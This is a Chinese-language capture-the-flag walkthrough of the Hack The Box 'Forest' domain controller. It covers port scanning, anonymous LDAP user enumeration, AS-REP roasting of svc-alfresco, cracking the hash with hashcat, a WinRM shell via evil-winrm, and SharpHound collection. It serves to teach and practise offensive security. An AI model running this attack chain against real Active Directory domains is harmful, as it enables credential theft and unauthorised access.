
一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -p- -Pn -n -T4 --min-rate 5000 10.129.32.228 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 03:33 EDT
Nmap scan report for 10.129.32.228
Host is up (0.0067s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49683/tcp open  unknown
49698/tcp open unknown对开放端口进行详细扫描:
$ sudo nmap -sC -sV --reason -Pn -n -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49668,49670,49676,49677,49683,49698 10.129.32.228 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 03:35 EDT
Nmap scan report for 10.129.32.228
Host is up, received user-set (0.0072s latency).

PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-07-21 07:42:13Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49683/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49698/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-21T07:43:02
|_  start_date: 2026-07-21T07:37:30
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-07-21T00:43:05-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h26m50s, deviation: 4h02m31s, median: 6m48s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.81 seconds根据端口开放情况,可判断目标为 AD 中的 DC。
扫描结果中出现两个域名:
htb.local
FOREST.htb.local
添加到 hosts 文件中:
echo '10.129.32.228 htb.local FOREST.htb.local' | sudo tee -a /etc/hosts
10.129.32.228 htb.local FOREST.htb.local
SMB 消息签名开启:
Message signing enabled and required这意味着 NTLM Relay 到 SMB 基本失效。
而且,SMB 的访问需要用户级认证,匿名和 Guest 访问会被限制:
authentication_level: user验证:
smbmap -H 10.129.32.228 -u '' -p ''

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.32.228, no fun for you...
[*] Closed 1 connections

smbmap -H 10.129.32.228 -u 'guest' -p ''

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.32.228, no fun for you...
[*] Closed 1 connections
如预期,访问都被拒绝。
二、枚举#
我会先尝试 DNS Zone Transfer:
dig @10.129.32.228 FOREST.htb.local AXFR

; <<>> DiG 9.20.23-1~deb13u1-Debian <<>> @10.129.32.228 FOREST.htb.local AXFR
; (1 server found)
;; global options: +cmd
; Transfer failed.dig @10.129.32.228 htb.local AXFR
; <<>> DiG 9.20.23-1~deb13u1-Debian <<>> @10.129.32.228 htb.local AXFR
; (1 server found)
;; global options: +cmd
; Transfer failed.这是多个 DNS 服务器之间复制/同步数据库的机制之一。
但是都失败了。
进行 LDAP 匿名枚举用户:
netexec ldap 10.129.32.228 -u '' -p '' --users
LDAP        10.129.32.228   389    FOREST           [*] Windows 10 / Server 2016 Build 14393 (name:FOREST) (domain:htb.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.32.228   389    FOREST           [+] htb.local\:
LDAP        10.129.32.228   389    FOREST           [*] Enumerated 31 domain users: htb.local
LDAP        10.129.32.228   389    FOREST           -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.32.228   389    FOREST           Administrator                 2021-08-31 08:51:58 0        Built-in account for administering the computer/domain
LDAP        10.129.32.228   389    FOREST           Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.32.228   389    FOREST           DefaultAccount                <never>             0        A user account managed by the system.
LDAP        10.129.32.228   389    FOREST           krbtgt                        2019-09-18 18:53:23 0        Key Distribution Center Service Account
LDAP        10.129.32.228   389    FOREST           $331000-VK4ADACQNUCA          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_2c8eef0a09b545acb          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_ca8c2ed5bdab4dc9b          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_75a538d3025e4db9a          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_681f53d4942840e18          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_1b41c9286325456bb          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_9b69f1b9d2cc45549          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_7c96b981967141ebb          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_c75ee099d0a64c91b          <never>             0
LDAP        10.129.32.228   389    FOREST           SM_1ffab36a2f5f479cb          <never>             0
LDAP        10.129.32.228   389    FOREST           HealthMailboxc3d7722          2019-09-24 06:51:31 0
LDAP        10.129.32.228   389    FOREST           HealthMailboxfc9daad          2019-09-24 06:51:35 0
LDAP        10.129.32.228   389    FOREST           HealthMailboxc0a90c9          2019-09-19 19:56:35 0
LDAP        10.129.32.228   389    FOREST           HealthMailbox670628e          2019-09-19 19:56:45 0
LDAP        10.129.32.228   389    FOREST           HealthMailbox968e74d          2019-09-19 19:56:56 0
LDAP        10.129.32.228   389    FOREST           HealthMailbox6ded678          2019-09-19 19:57:06 0
LDAP        10.129.32.228   389    FOREST           HealthMailbox83d6781          2019-09-19 19:57:17 0
LDAP        10.129.32.228   389    FOREST           HealthMailboxfd87238          2019-09-19 19:57:27 0
LDAP        10.129.32.228   389    FOREST           HealthMailboxb01ac64          2019-09-19 19:57:37 0
LDAP        10.129.32.228   389    FOREST           HealthMailbox7108a4e          2019-09-19 19:57:48 0
LDAP        10.129.32.228   389    FOREST           HealthMailbox0659cc1          2019-09-19 19:57:58 0
LDAP        10.129.32.228   389    FOREST           sebastien                     2019-09-20 08:29:59 0
LDAP        10.129.32.228   389    FOREST           lucinda                       2019-09-20 08:44:13 0
LDAP        10.129.32.228   389    FOREST           svc-alfresco                  2026-07-21 17:08:52 0
LDAP        10.129.32.228   389    FOREST           andy                          2019-09-23 06:44:16 0
LDAP        10.129.32.228   389    FOREST           mark                          2019-09-21 06:57:30 0
LDAP 10.129.32.228 389 FOREST santi 2019-09-21 07:02:55 0 将结果整理成用户字典文件:
cat tmp.txt | awk '{print $5}' | rg -vP '^(Health|SM|\$|\-)' >> user.txt

cat user.txt
Administrator
Guest
DefaultAccount
krbtgt
sebastien
lucinda
svc-alfresco
andy
mark
santi
三、AS-REP Roasting#
在 kerberos 认证中,如果某账户没有开启预认证,则可正常从 AS 上申请到 TGT。
关于“账户是否关闭了预认证”,可以查看 userAccountControl 属性(UAC):
ldapsearch -H ldap://10.129.32.228 -b 'DC=htb,DC=local' "objectClass=*" "userAccountControl" -x信息很多,先提取值:
cat tmp.txt | rg -r '$1' -oP '^userAccountControl: (.+)' | awk '!seen[$0]++'
546
514
66082
4096
532480
66048
根据官方文档的表格:

账户若不需预认证则需要对 UAC 属性的值加上 4194304。
只需要让备选值和 4194304 进行与操作,若结果:
- 等于 4194304,则包含
DONT_REQ_PREAUTH - 反之,则不包含
当然,这里肉眼就能看出备选值小于 4194304,因此都是不含 DONT_REQ_PREAUTH Flag 的。
但是,这并不代表着 AS-REP Roasting 行不通,因为 LDAP Search 的结果取决于当前权限能看到多少。一些无权查看其 UAC 值的账户,尚未知道是否无需预认证。
直接尝试是最好的方法:
netexec ldap 10.129.32.228 -u user.txt -p '' --asreproast output.txt
LDAP        10.129.32.228   389    FOREST           [*] Windows 10 / Server 2016 Build 14393 (name:FOREST) (domain:htb.local) (signing:None) (channel binding:No TLS cert)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP        10.129.32.228   389    FOREST           $krb5asrep$23$svc-alfresco@HTB.LOCAL:df2584fd2b91b75759078b27baf9247c$6fe3226cece1cd2f101ab4f8ff96c05550aa9ad0dfaecf924a14b52498ad5810cf9c1d9cead142d3965d9fc8087209af33e6f4dccf6f4f1c34000a30874f5110a97be40f06aff6044a111b425c31b57f9cf79b0079a8d1b1d0dda58f6c18aef057c656f17213df1b414e81d07eed644ebb8b38288f29f9b8ef10799418b6656637c42fb60034e02d7ba83bc1dc1b740948049cce36287e31e8953d7fd884cc50ddafe216c5ece2aaf9b676f7012938c86ff30384158f0b6fad946c6c556558bb850a1186869c454cb0260331bf4cd7c95693c07bf27efc26cf8c6689d43738fdc4c853f91f42
svc-alfresco 就是那个无需预认证的账户,查找之前的 LDAP 结果:
# svc-alfresco, Service Accounts, htb.local
dn: CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
只是输出了 DN,并没有输出 UAC 的值(因为匿名查询的权限不够)。
做 AS-REP Roast 的时候,我抓取了流量包,对于开启预认证的账户:

AS 会响应“需要预认证”的错误提示。
而对于无需预认证的账户:

会成功响应 AS-REP。
netexec 就在该响应中,提取了密文信息:

这段信息的前 16 个字节,即:
df2584fd2b91b75759078b27baf9247c是用于保证信息完整性的 Hash 值,其后面的一大长串是用“用户长期密钥”加密的密文。
更准确的说,加密采用的是长期密钥的其中一把子密钥,并不是长期密钥本身。但为了更方便理解,这里并不讨论这些。感兴趣的朋友可以问问 AI。
本地破解密码的原理我打算用一张图展示:

红色为已知信息。
我打算用 hashcat 进行破解。

Hash 的模式的查找:
.\hashcat.exe --example-hashes | rg -i '\$krb5asrep\$23\$'

Example.Hash........: $krb5asrep$23$user@domain.com:3e156ada591263b8a...102ac [Truncated, use --mach for full length]
通过检索即可锁定模式是 18200:
破解:
.\hashcat.exe -m 18200 '$krb5asrep$23$svc-alfresco@HTB.LOCAL:df2584fd2b91b75759078b27baf9247c$6fe3226cece1cd2f101ab4f8ff96c05550aa9ad0dfaecf924a14b52498ad5810cf9c1d9cead142d3965d9fc8087209af33e6f4dccf6f4f1c34000a30874f5110a97be40f06aff6044a111b425c31b57f9cf79b0079a8d1b1d0dda58f6c18aef057c656f17213df1b414e81d07eed644ebb8b38288f29f9b8ef10799418b6656637c42fb60034e02d7ba83bc1dc1b740948049cce36287e31e8953d7fd884cc50ddafe216c5ece2aaf9b676f7012938c86ff30384158f0b6fad946c6c556558bb850a1186869c454cb0260331bf4cd7c95693c07bf27efc26cf8c6689d43738fdc4c853f91f42' .\rockyou.txt

[snip]
$krb5asrep$23$svc-alfresco@HTB.LOCAL:df2584fd2b91b75759078b27baf9247c$6fe3226cece1cd2f101ab4f8ff96c05550aa9ad0dfaecf924a14b52498ad5810cf9c1d9cead142d3965d9fc8087209af33e6f4dccf6f4f1c34000a30874f5110a97be40f06aff6044a111b425c31b57f9cf79b0079a8d1b1d0dda58f6c18aef057c656f17213df1b414e81d07eed644ebb8b38288f29f9b8ef10799418b6656637c42fb60034e02d7ba83bc1dc1b740948049cce36287e31e8953d7fd884cc50ddafe216c5ece2aaf9b676f7012938c86ff30384158f0b6fad946c6c556558bb850a1186869c454cb0260331bf4cd7c95693c07bf27efc26cf8c6689d43738fdc4c853f91f42:s3rvice
[snip]
得到账密:
svc-alfresco
s3rvice四、Evil-WinRM#
由于目标开放了 5985 端口,上面运行的是 WinRM 服务,我打算用 evil-winrm 工具获得一个 Shell:
evil-winrm -i 10.129.32.228 -u 'svc-alfresco' -p 's3rvice'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
在桌面目录上能找到 User Flag:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ls -force


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        7/21/2026  12:38 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cat user.txt
ede87*******************
查看用户所属于的组:
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user svc-alfresco
User name                    svc-alfresco
Full Name                    svc-alfresco
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/21/2026 6:15:21 AM
Password expires             Never
Password changeable          7/22/2026 6:15:21 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/21/2026 5:07:45 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Service Accounts
The command completed successfully.五、BloodHound#
我打算上传采集器(SharpHound):
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload SharpHound.exe

Info: Uploading /home/zyf/htb_workdir/forest/SharpHound.exe to C:\Users\svc-alfresco\Documents\SharpHound.exe

Data: 1402196 bytes of 1402196 bytes copied

Info: Upload successful!
采用默认采集模式:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe
2026-07-21T18:25:02.9769517-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2026-07-21T18:25:03.2425730-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-07-21T18:25:03.2738206-07:00|INFORMATION|Initializing SharpHound at 6:25 PM on 7/21/2026
2026-07-21T18:25:03.7269457-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-07-21T18:25:05.0082038-07:00|INFORMATION|Beginning LDAP search for htb.local
2026-07-21T18:25:05.1800838-07:00|INFORMATION|Producer has finished, closing LDAP channel
2026-07-21T18:25:05.1957017-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-07-21T18:25:35.0082972-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 40 MB RAM
2026-07-21T18:25:48.6801719-07:00|INFORMATION|Consumers finished, closing output channel
2026-07-21T18:25:48.7427378-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-07-21T18:25:48.9614213-07:00|INFORMATION|Status: 161 objects finished (+161 3.744186)/s -- Using 49 MB RAM
2026-07-21T18:25:48.9614213-07:00|INFORMATION|Enumeration finished in 00:00:43.9709768
2026-07-21T18:25:49.0708015-07:00|INFORMATION|Saving cache with stats: 118 ID to type mappings.
 117 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2026-07-21T18:25:49.0864261-07:00|INFORMATION|SharpHound Enumeration Completed at 6:25 PM on 7/21/2026! Happy Graphing!
这会生成一个压缩包:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/21/2026   6:25 PM          18923 20260721182548_BloodHound.zip
-a----        7/21/2026   6:25 PM          19538 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----        7/21/2026   6:22 PM        1051648 SharpHound.exe
将压缩包下载到攻击机:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> download 20260721182548_BloodHound.zip

Info: Downloading C:\Users\svc-alfresco\Documents\20260721182548_BloodHound.zip to 20260721182548_BloodHound.zip

Info: Download successful!
